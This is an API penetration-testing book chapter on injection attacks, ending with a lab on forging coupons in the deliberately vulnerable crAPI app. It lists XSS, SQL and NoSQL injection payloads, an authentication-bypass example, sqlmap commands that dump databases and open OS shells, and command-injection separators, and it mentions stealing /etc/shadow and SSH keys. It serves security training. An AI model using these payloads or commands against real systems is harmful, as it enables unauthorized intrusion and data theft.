12
INJECTION

This chapter guides you through the detection and exploitation of several prominent injection vulnerabilities. API requests that are vulnerable to injection allow you to send input that is then directly executed by the API's supporting technologies (such as the web application, database, or operating system running on the server), bypassing input validation measures.

You'll typically find injection attacks named after the technology they are targeting. Database injection techniques such as SQL injection take advantage of SQL databases, whereas NoSQL injection takes advantage of NoSQL databases. Cross-site scripting (XSS) attacks insert scripts into web pages that run on a user's browser. Cross-API scripting (XAS) is similar to XSS but leverages third-party applications ingested by the API you're attacking. Command injection is an attack against the web server operating system that allows you to send it operating system commands.

The techniques demonstrated throughout this chapter can be applied to other injection attacks as well. As one of the most severe findings you might come across, API injection can lead to a total compromise of a target's most sensitive data or even grant you access to the supporting infrastructure.

Discovering Injection Vulnerabilities

Before you can inject a payload using an API, you must discover places where the API accepts user input. One way to discover these injection points is by fuzzing and then analyzing the responses you receive. You should attempt injection attacks against all potential inputs and especially within the following:

- API keys
- Tokens
- Headers
- Query strings in the URL
- Parameters in POST/PUT requests

Your approach to fuzzing will depend on how much information you know about your target. If you're not worried about making noise, you could send a variety of fuzzing inputs likely to cause an issue in many possible supporting technologies. Yet the more you know about the API, the better your attacks will be. If you know what database the application uses, what operating system is running on the web server, or the programming language in which the app was written, you'll be able to submit targeted payloads aimed at detecting vulnerabilities in those particular technologies.

After sending your fuzzing requests, hunt for responses that contain a verbose error message or some other failure to properly handle the request. In particular, look for any indication that your payload bypassed security controls and was interpreted as a command, either at the operating system, programming, or database level. This response could be as obvious as a message such as "SQL Syntax Error" or something as subtle as taking a little more time to process a request. You could even get lucky and receive an entire verbose error dump that can provide you with plenty of details about the host.

When you do come across a vulnerability, make sure to test every similar endpoint for that vulnerability. Chances are, if you find a weakness in the */file/upload* endpoint, all endpoints with an upload feature, such as */image/upload* and */account/upload*, have the same problem.

Lastly, it is important to note that several of these injection attacks have been around for decades. The only thing unique about API injection is that the API provides a newer delivery method for the attack. Since injection vulnerabilities are well known and often have a detrimental impact on application security, they are often well-protected against.

Cross-Site Scripting (XSS)

XSS is a classic web application vulnerability that has been around for decades. If you're already familiar with the attack, you might be wondering, is XSS a relevant threat to API security? Of course it is, especially if the data submitted over the API interacts with the web application in the browser.

In an XSS attack, the attacker inserts a malicious script into a website by submitting user input that gets interpreted as JavaScript or HTML by a user's browser. Often, XSS attacks inject a pop-up message into a web page that instructs a user to click a link that redirects them to the attacker's malicious content.

In a web application, executing an XSS attack normally consists of injecting XSS payloads into different input fields on the site. When it comes to testing APIs for XSS, your goal is to find an endpoint that allows you to submit requests that interact with the frontend web application. If the application doesn't sanitize the request's input, the XSS payload might execute the next time a user visits the application's page.

That said, for this attack to succeed, the stars have to align. Because XSS has been around for quite some time, API defenders are quick to eliminate opportunities to easily take advantage of this weakness. In addition, XSS takes advantage of web browsers loading client-side scripts, so if an API does not interact with a web browser, the chances of exploiting this vulnerability are slim to none.

Here are a few examples of XSS payloads:

```
<script>alert("xss")</script>
<script>alert(1);</script>
<%00script>alert(1)</%00script>
SCRIPT>alert("XSS");///SCRIPT>
```

Each of these scripts attempts to launch an alert in a browser. The variations between the payloads are attempts to bypass user input validation. Typically, a web application will try to prevent XSS attacks by filtering out different characters or preventing characters from being sent in the first place. Sometimes, doing something simple such as adding a null byte (`%00`) or capitalizing different letters will bypass web app protections. We will go into more depth about evading security controls in Chapter 13.

For API-specific XSS payloads, I highly recommend the following resources:

Payload Box XSS payload list This list contains over 2,700 XSS scripts that could trigger a successful XSS attack (*https://github.com/payloadbox/xss-payload-list*).

Wfuzz wordlist A shorter wordlist included with one of our primary tools. Useful for a quick check for XSS (*https://github.com/xmendez/wfuzz/tree/master/wordlist*).

NetSec.expert XSS payloads Contains explanations of different XSS payloads and their use cases. Useful to better understand each payload and conduct more precise attacks (*https://netsec.expert/posts/xss-in-2020*).

If the API implements some form of security, many of your XSS attempts should produce similar results, like 405 Bad Input or 400 Bad Request. However, watch closely for the outliers. If you find requests that result in some form of successful response, try refreshing the relevant web page in your browser to see whether the XSS attempt affected it.

When reviewing the web apps for potential API XSS injection points, look for requests that include client input and are used to display information within the web app. A request used for any of the following is a prime candidate:

- Updating user profile information
- Updating social media "like" information
- Updating ecommerce store products
- Posting to forums or comment sections

Search the web application for requests and then fuzz them with an XSS payload. Review the results for anomalous or successful status codes.

Cross-API Scripting (XAS)

XAS is cross-site scripting performed across APIs. For example, imagine that the hAPI Hacking blog has a sidebar powered by a LinkedIn newsfeed. The blog has an API connection to LinkedIn such that when a new post is added to the LinkedIn newsfeed, it appears in the blog sidebar as well. If the data received from LinkedIn isn't sanitized, there is a chance that an XAS payload added to a LinkedIn newsfeed could be injected into the blog. To test this, you could post a LinkedIn newsfeed update containing an XAS script and check whether it successfully executes on the blog.

XAS does have more complexities than XSS, because the web application must meet certain conditions in order for XAS to succeed. The web app must poorly sanitize the data submitted through its own API or a third-party one. The API input must also be injected into the web application in a way that would launch the script. Moreover, if you're attempting to attack your target through a third-party API, you may be limited in the number of requests you can make through its platform.

Besides these general challenges, you'll encounter the same challenge inherent to XSS attacks: input validation. The API provider might attempt to prevent certain characters from being submitted through the API. Since XAS is just another form of XSS, you can borrow from the XSS payloads described in the preceding section.

In addition to testing third-party APIs for XAS, you might look for the vulnerability in cases when a provider's API adds content or makes changes to its web application. For example, let's say the hAPI Hacking blog allows users to update their user profiles through either a browser or a POST request to the API endpoint */api/profile/update*. The hAPI Hacking blog security team may have spent all their time protecting the blog from input provided using the web application, completely overlooking the API as a threat vector. In this situation, you might try sending a typical profile update request containing your payload in one field of POST request:

```
POST /api/profile/update HTTP/1.1
Host: hapihackingblog.com
Authorization: hAPI.hacker.token
Content-Type: application/json

{
"fname": "hAPI",
"lname": "Hacker",
"city": "<script>alert("xas")</script>"
}
```

If the request succeeds, load the web page in a browser to see whether the script executes. If the API implements input validation, the server might issue an HTTP 400 Bad Request response, preventing you from sending scripts as payloads. In that case, try using Burp Suite or Wfuzz to send a large list of XAS/XSS scripts in an attempt to locate some that don't result in a 400 response.

Another useful XAS tip is to try altering the `Content-Type` header to induce the API into accepting an HTML payload to spawn the script:

```
Content-Type: text/html
```


XAS requires a specific situation to be in place in order to be exploitable. That said, API defenders often do a better job at preventing attacks that have been around for over two decades, such as XSS and SQL injection, than newer and more complex attacks like XAS.

SQL Injection

One of the most well-known web application vulnerabilities, SQL injection, allows a remote attacker to interact with the application's backend SQL database. With this access, an attacker could obtain or delete sensitive data such as credit card numbers, usernames, passwords, and other gems. In addition, an attacker could leverage SQL database functionality to bypass authentication and even gain system access.

This vulnerability has been around for decades, and it seemed to be diminishing before APIs presented a new way to perform injection attacks. Still, API defenders have been keen to detect and prevent SQL injections over APIs. Therefore, these attacks are not likely to succeed. In fact, sending requests that include SQL payloads could arouse the attention of your target's security team or cause your authorization token to be banned.

Luckily, you can often detect the presence of a SQL database in less obvious ways. When sending a request, try requesting the unexpected. For example, take a look at the Swagger documentation shown in *Figure 12-1* for a Pixi endpoint.



user supplies valid token and receives all user info

user * required (body) — userobject

```
{
  "id": 1,
  "user": "email@email.com",
  "pass": "p@ssword1",
  "name": "Johnny Appleseed",
  "is_admin": true,
  "account_balance": 0
}
```

application/json

Figure 12-1: Pixi API Swagger documentation

As you can see, Pixi is expecting the consumer to provide certain values in the body of a request. The `"id"` value should be a number, `"name"` expects a string, and `"is_admin"` expects a Boolean value such as true or false. Try providing a string where a number is expected, a number where a string is expected, and a number or string where a Boolean value is expected. If an API is expecting a small number, send a large number, and if it expects a small string, send a large one. By requesting the unexpected, you're likely to discover a situation the developers didn't predict, and the database might return an error in the response. These errors are often verbose, revealing sensitive information about the database.

When looking for requests to target for database injections, seek out those that allow client input and can be expected to interact with a database. In *Figure 12-1*, there is a good chance that the collected user information will be stored in a database and that the PUT request allows us to update it. Since there is a probable database interaction, the request is a good candidate to target in a database injection attack. In addition to making obvious requests like this, you should fuzz everything, everywhere, because you might find indications of a database injection weakness in less obvious requests.

This section will cover two easy ways to test whether an application is vulnerable to SQL injection: manually submitting metacharacters as input to the API and using an automated solution called SQLmap.

Manually Submitting Metacharacters

Metacharacters are characters that SQL treats as functions rather than as data. For example, `--` is a metacharacter that tells the SQL interpreter to ignore the following input because it is a comment. If an API endpoint does not filter SQL syntax from API requests, any SQL queries passed to the database from the API will execute.

Here are some SQL metacharacters that can cause some issues:

`'`

`''`

`;%00`

`--`

`-- -`

`""`

`;`

`' OR '1`

`' OR 1 -- -`

`" OR "" = "`

`" OR 1 = 1 -- -`

`' OR '' = '`

`OR 1=1`

All of these symbols and queries are meant to cause problems for SQL queries. A null byte like `;%00` could cause a verbose SQL-related error to be sent as a response. The `OR 1=1` is a conditional statement that literally means "or the following statement is true," and it results in a true condition for the given SQL query. Single and double quotes are used in SQL to indicate the beginning and ending of a string, so quotes could cause an error or a unique state. Imagine that the backend is programmed to handle the API authentication process with a SQL query like the following, which is a SQL authentication query that checks for username and password:

```
SELECT * FROM userdb WHERE username = 'hAPI_hacker' AND password = 'Password1!'
```

The query retrieves the values `hAPI_hacker` and `Password1!` from the user input. If, instead of a password, we supplied the API with the value `' OR 1=1-- -`, the SQL query might instead look like this:

```
SELECT * FROM userdb WHERE username = 'hAPI_hacker' OR 1=1-- -
```

This would be interpreted as selecting the user with a true statement and skipping the password requirement, as it has been commented out. The query no longer checks for a password at all, and the user is granted access. The attack can be performed to both the username and password fields. In a SQL query, the dashes (`--`) represent the beginning of a single-line comment. This turns everything within the following query line into a comment that will not be processed. Single and double quotes can be used to escape the current query to cause an error or to append your own SQL query.

The preceding list has been around in many forms for years, and the API defenders are also aware of its existence. Therefore, make sure you attempt various forms of requesting the unexpected.

SQLmap

One of my favorite ways to automatically test an API for SQL injection is to save a potentially vulnerable request in Burp Suite and then use SQLmap against it. You can discover potential SQL weaknesses by fuzzing all potential inputs in a request and then reviewing the responses for anomalies. In the case of a SQL vulnerability, this anomaly is normally a verbose SQL response like "The SQL database is unable to handle your request . . ."

Once you've saved the request, launch SQLmap, one of the standard Kali packages that can be run over the command line. Your SQLmap command might look like the following:

```
$ sqlmap -r /home/hapihacker/burprequest1 -p password
```

The `-r` option lets you specify the path to the saved request. The `-p` option lets you specify the exact parameters you'd like to test for SQL injection. If you do not specify a parameter to attack, SQLmap will attack every parameter, one after another. This is great for performing a thorough attack of a simple request, but a request with many parameters can be fairly time-consuming. SQLmap tests one parameter at a time and tells you when a parameter is unlikely to be vulnerable. To skip a parameter, use the CTRL-C keyboard shortcut to pull up SQLmap's scan options and use the `n` command to move to the next parameter.

When SQLmap indicates that a certain parameter may be injectable, attempt to exploit it. There are two major next steps, and you can choose which to pursue first: dumping every database entry or attempting to gain access to the system. To dump all database entries, use the following:

```
$ sqlmap -r /home/hapihacker/burprequest1 -p vuln-param –dump-all
```

If you're not interested in dumping the entire database, you could use the `--dump` command to specify the exact table and columns you would like:

```
$ sqlmap -r /home/hapihacker/burprequest1 -p vuln-param –dump -T users -C password -D helpdesk
```

This example attempts to dump the `password` column of the `users` table within the `helpdesk` database. When this command executes successfully, SQLmap will display database information on the command line and export the information to a CSV file.

Sometimes SQL injection vulnerabilities will allow you to upload a web shell to the server that can then be executed to obtain system access. You could use one of SQLmap's commands to automatically attempt to upload a web shell and execute the shell to grant you with system access:

```
$ sqlmap -r /home/hapihacker/burprequest1 -p vuln-param –os-shell
```

This command will attempt to leverage the SQL command access within the vulnerable parameter to upload and launch a shell. If successful, this will give you access to an interactive shell with the operating system.

Alternatively, you could use the `os-pwn` option to attempt to gain a shell using Meterpreter or VNC:

```
$ sqlmap -r /home/hapihacker/burprequest1 -p vuln-param –os-pwn
```

Successful API SQL injections may be few and far between, but if you do find a weakness, the impact can lead to a severe compromise of the database and affected servers. For additional information on SQLmap, check out its documentation at *https://github.com/sqlmapproject/sqlmap#readme*.

NoSQL Injection

APIs commonly use NoSQL databases due to how well they scale with the architecture designs common among APIs, as discussed in Chapter 1. It may even be more common for you to discover NoSQL databases than SQL databases. Also, NoSQL injection techniques aren't as well known as their structured counterparts. Due to this one small fact, you might be more likely to find NoSQL injections.

As you hunt, remember that NoSQL databases do not share as many commonalities as the different SQL databases do. *NoSQL* is an umbrella term that means the database does not use SQL. Therefore, these databases have unique structures, modes of querying, vulnerabilities, and exploits. Practically speaking, you'll conduct many similar attacks and target similar requests, but your actual payloads will vary.

The following are common NoSQL metacharacters you could send in an API call to manipulate the database:

`$gt`
`{"$gt":""}`
`{"$gt":-1}`
`$ne`

`{"$ne":""}`
`{"$ne":-1}`
`$nin`
`{"$nin":1}`
`{"$nin":[1]}`
`|| '1'=='1`
`//`
`||'a'\\'a`
`'||'1'=='1';//`
`'/{}:`
`'"\;{}`
`'"\/$[].>`
`{"$where": "sleep(1000)"}`

A note on a few of these NoSQL metacharacters: as we touched on in Chapter 1, `$gt` is a MongoDB NoSQL query operator that selects documents that are greater than the provided value. The `$ne` query operator selects documents where the value is not equal to the provided value. The `$nin` operator is the "not in" operator, used to select documents where the field value is not within the specified array. Many of the others in the list contain symbols that are meant to cause verbose errors or other interesting behavior, such as bypassing authentication or waiting 10 seconds.

Anything out of the ordinary should encourage you to thoroughly test the database. When you send an API authentication request, one possible response for an incorrect password is something like the following, which comes from the Pixi API collection:

```
HTTP/1.1 202 Accepted
X-Powered-By: Express
Content-Type: application/json; charset=utf-8

{"message":"sorry pal, invalid login"}
```

Note that a failed response includes a status code of 202 Accepted and includes a failed login message. Fuzzing the */api/login* endpoint with certain symbols results in verbose error messaging. For example, the payload `'"\;{}` sent as the password parameter might cause the following 400 Bad Request message.

```
HTTP/1.1 400 Bad Request
X-Powered-By: Express
--snip--

SyntaxError: Unexpected token ; in JSON at position 54<br> &nbsp; &nbsp;at JSON.parse (&lt;anonymous&gt;)<br>
```


Unfortunately, the error messaging does not indicate anything about the database in use. However, this unique response does indicate that this request has an issue with handling certain types of user input, which could be an indication that it is potentially vulnerable to an injection attack. This is exactly the sort of response that should incite you to focus your testing. Since we have our list of NoSQL payloads, we can set the attack position to the password with our NoSQL strings:

```
POST /login HTTP/1.1
Host: 192.168.195.132:8000
--snip--

user=hapi%40hacker.com&pass=§Password1%21§
```

Since we already have this request saved in our Pixi collection, let's attempt our injection attack with Postman. Sending various requests with the NoSQL fuzzing payloads results in 202 Accepted responses, as seen with other bad password attempts in *Figure 12-2*.

As you can see, the payloads with nested NoSQL commands `{"$gt":""}` and `{"$ne":""}` result in successful injection and authentication bypass.



```
{{baseUrl}}/api/login
```

```
{
    "user": "hapihacker@email.com",
    "pass": {"$gt": ""}
}
```

```
{
    "message": "Token is a header JWT ",
    "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
        eyJ1c2VyIjp7Il9pZCI6NDYsImVtYWlsIjoiaGFwaWhhY2tlckBlbWFpbC5jb20iLCJwYXNzd
        mYWNlcy90d2l0dGVyL2VsX2Z1ZXJ0aXNpbW8vMTI4LmpwZyIsImFjY291bnRfYmFsYW5jZSI6
        9NqdksMUuyPVSqSgZSVBAUVZ75fuaL1QF43-8qGHNw8"
}
```

Figure 12-2: Successful NoSQL injection attack using Postman

Operating System Command Injection

Operating system command injection is similar to the other injection attacks we've covered in this chapter, but instead of, say, database queries, you'll inject a command separator and operating system commands. When you're performing operating system injection, it helps a great deal to know which operating system is running on the target server. Make sure you get the most out of your Nmap scans during reconnaissance in an attempt to glean this information.

As with all other injection attacks, you'll begin by finding a potential injection point. Operating system command injection typically requires being able to leverage system commands that the application has access to or escaping the application altogether. Some key places to target include URL query strings, request parameters, and headers, as well as any request that has thrown unique or verbose errors (especially those containing any operating system information) during fuzzing attempts.

Characters such as the following all act as *command separators*, which enable a program to pair multiple commands together on a single line. If a web application is vulnerable, it would allow an attacker to add command separators to an existing command and then follow it with additional operating system commands:

```
|
||
&
&&
'
"
;
'"
```

If you don't know a target's underlying operating system, put your API fuzzing skills to work by using two payload positions: one for the command separator followed by a second for the operating system command. *Table 12-1* is a small list of potential operating system commands to use.

Table 12-1: *Common Operating System Commands to Use in Injection Attacks*

Operating system	Command	Description
Windows	`ipconfig`	Shows the network configuration
	`dir`	Prints the contents of a directory
	`ver`	Prints the operating system and version
	`echo %CD%`	Prints the current working directory
	`whoami`	Prints the current user
*nix (Linux and Unix)	`ifconfig`	Shows the network configuration
	`ls`	Prints the contents of a directory
	`uname -a`	Prints the operating system and version
	`pwd`	Prints the current working directory
	`whoami`	Prints the current user

To perform this attack with Wfuzz, you can either manually provide a list of commands or supply them as a wordlist. In the following example, I have saved all my command separators in the file *commandsep.txt* and operating system commands as *os-cmds.txt*:

```
$ wfuzz -z file,wordlists/commandsep.txt -z file,wordlists/os-cmds.txt http://vulnerableAPI.com/api/users/quer
```

To perform this same attack in Burp Suite, you could leverage an Intruder cluster bomb attack.

We set the request to be a login POST request and target the `user` parameter. Two payload positions have been set to each of our files. Review the results for anomalies, such as responses in the 200s and response lengths that stick out.

What you decide to do with your operating system command injection is up to you. You could retrieve SSH keys, the */etc/shadow* password file on Linux, and so on. Alternatively, you could escalate or command-inject to a full-blown remote shell. Either way, that is where your API hacking transitions into regular old hacking, and there are plenty of other books on that topic. For additional information, check out the following resources:

- *RTFM: Red Team Field Manual* (2013) by Ben Clark
- *Penetration Testing: A Hands-On Introduction to Hacking* (No Starch Press, 2014) by Georgia Weidman
- *Ethical Hacking: A Hands-On Introduction to Breaking In* (No Starch Press, 2021) by Daniel Graham
- *Advanced Penetration Testing: Hacking the World's Most Secure Networks* (Wiley, 2017) by Wil Allsop
- *Hands-On Hacking* (Wiley, 2020) by Jennifer Arcuri and Matthew Hickey
- *The Hacker Playbook 3: Practical Guide to Penetration Testing* (Secure Planet, 2018) by Peter Kim
- *The Shellcoder's Handbook: Discovering and Exploiting Security Holes* (Wiley, 2007) by Chris Anley, Felix Lindner, John Heasman, and Gerardo Richarte

Summary

In this chapter, we used fuzzing to detect several types of API injection vulnerabilities. Then we reviewed the myriad ways these vulnerabilities can be exploited. In the next chapter, you'll learn how to evade common API security controls.

Lab #9: Faking Coupons Using NoSQL Injection

It's time to approach the crAPI with our new injection powers. But where to start? Well, one feature we haven't tested yet that accepts client input is the coupon code feature. Now don't roll your eyes—coupon scamming can be lucrative! Search for Robin Ramirez, Amiko Fountain, and Marilyn Johnson and you'll learn how they made $25 million. The crAPI might just be the next victim of a massive coupon heist.

Using the web application as an authenticated user, let's use the **Add Coupon** button found within the Shop tab. Enter some test data in the coupon code field and then intercept the corresponding request with Burp Suite (see Figure 12-3).




Figure 12-3: The crAPI coupon code validation feature


In the web application, using this coupon code validation feature with an incorrect coupon code results in an "invalid coupon code" response. The intercepted request should look like the following:

```
POST /community/api/v2/coupon/validate-coupon HTTP/1.1
Host: 192.168.195.130:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
--snip--
Content-Type: application/json
Authorization: Bearer Hapi.hacker.token
Connection: close

{"coupon_code":"TEST!"}
```

Notice the `"coupon_code"` value in the POST request body. This seems like a good field to test if we're hoping to forge coupons. Let's send the request over to Intruder and add our payload positions around `TEST!` so we can fuzz this coupon value. Once we've set our payload positions, we can add our injection fuzzing payloads. Try including all the SQL and NoSQL payloads covered in this chapter. Next, begin the Intruder fuzzing attack.

The results of this initial scan all show the same status code (500) and response length (385), as you can see in *Figure 12-4*.



Request	Payload	Status	Error	Timeout	Length
28	{$where":"sleep(1000)"}	500	☐	☐	385
20	{"$ne":"")	500	☐	☐	385
18	{"$gt:""}	500	☐	☐	385
23	\\'a\\'a	500	☐	☐	385
21	\\'1=='1	500	☐	☐	385
9	\\	500	☐	☐	385
8	\	500	☐	☐	385
16	OR 1=1	500	☐	☐	385
10	;	500	☐	☐	385
7	//	500	☐	☐	385
22	//	500	☐	☐	385
6	/	500	☐	☐	385
4	---	500	☐	☐	385
3	--	500	☐	☐	385
24	'\\'1'=='1';//	500	☐	☐	385

Figure 12-4: Intruder fuzzing results

Nothing appears anomalous here. Still, we should investigate what the requests and responses look like. See Listings 12-1 and 12-2.

```
POST /community/api/v2/coupon/validate-coupon HTTP/1.1
--snip--

{"coupon_code":"%7b$where%22%3a%22sleep(1000)%22%7d"}
```


Listing 12-1: The coupon validation request

```
HTTP/1.1 500 Internal Server Error
--snip--

{}
```

Listing 12-2: The coupon validation response

While reviewing the results, you may notice something interesting. Select one of the results and look at the Request tab. Notice that the payload we sent has been encoded. This could be interfering with our injection attack because the encoded data might not be interpreted correctly by the application. In other situations, the payload might need to be encoded to help bypass security controls, but for now, let's find the source of this problem. At the bottom of the Burp Suite Intruder Payloads tab is an option to URL-encode certain characters. Uncheck this box, as shown in *Figure 12-5*, so that the characters will be sent, and then send another attack.


Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☐ URL-encode these characters: `./\=<>?+&*;:"{}|^``

Figure 12-5: Burp Suite Intruder's payload-encoding options

The request should now look like *Listing 12-3*, and the response should now look like *Listing 12-4*:

```
POST /community/api/v2/coupon/validate-coupon HTTP/1.1
--snip--

{"coupon_code":"{"$nin":[1]}"}"
```

Listing 12-3: The request with URL encoding disabled

```
HTTP/1.1 422 Unprocessable Entity
--snip--

{"error":"invalid character '$' after object key:value pair"}
```

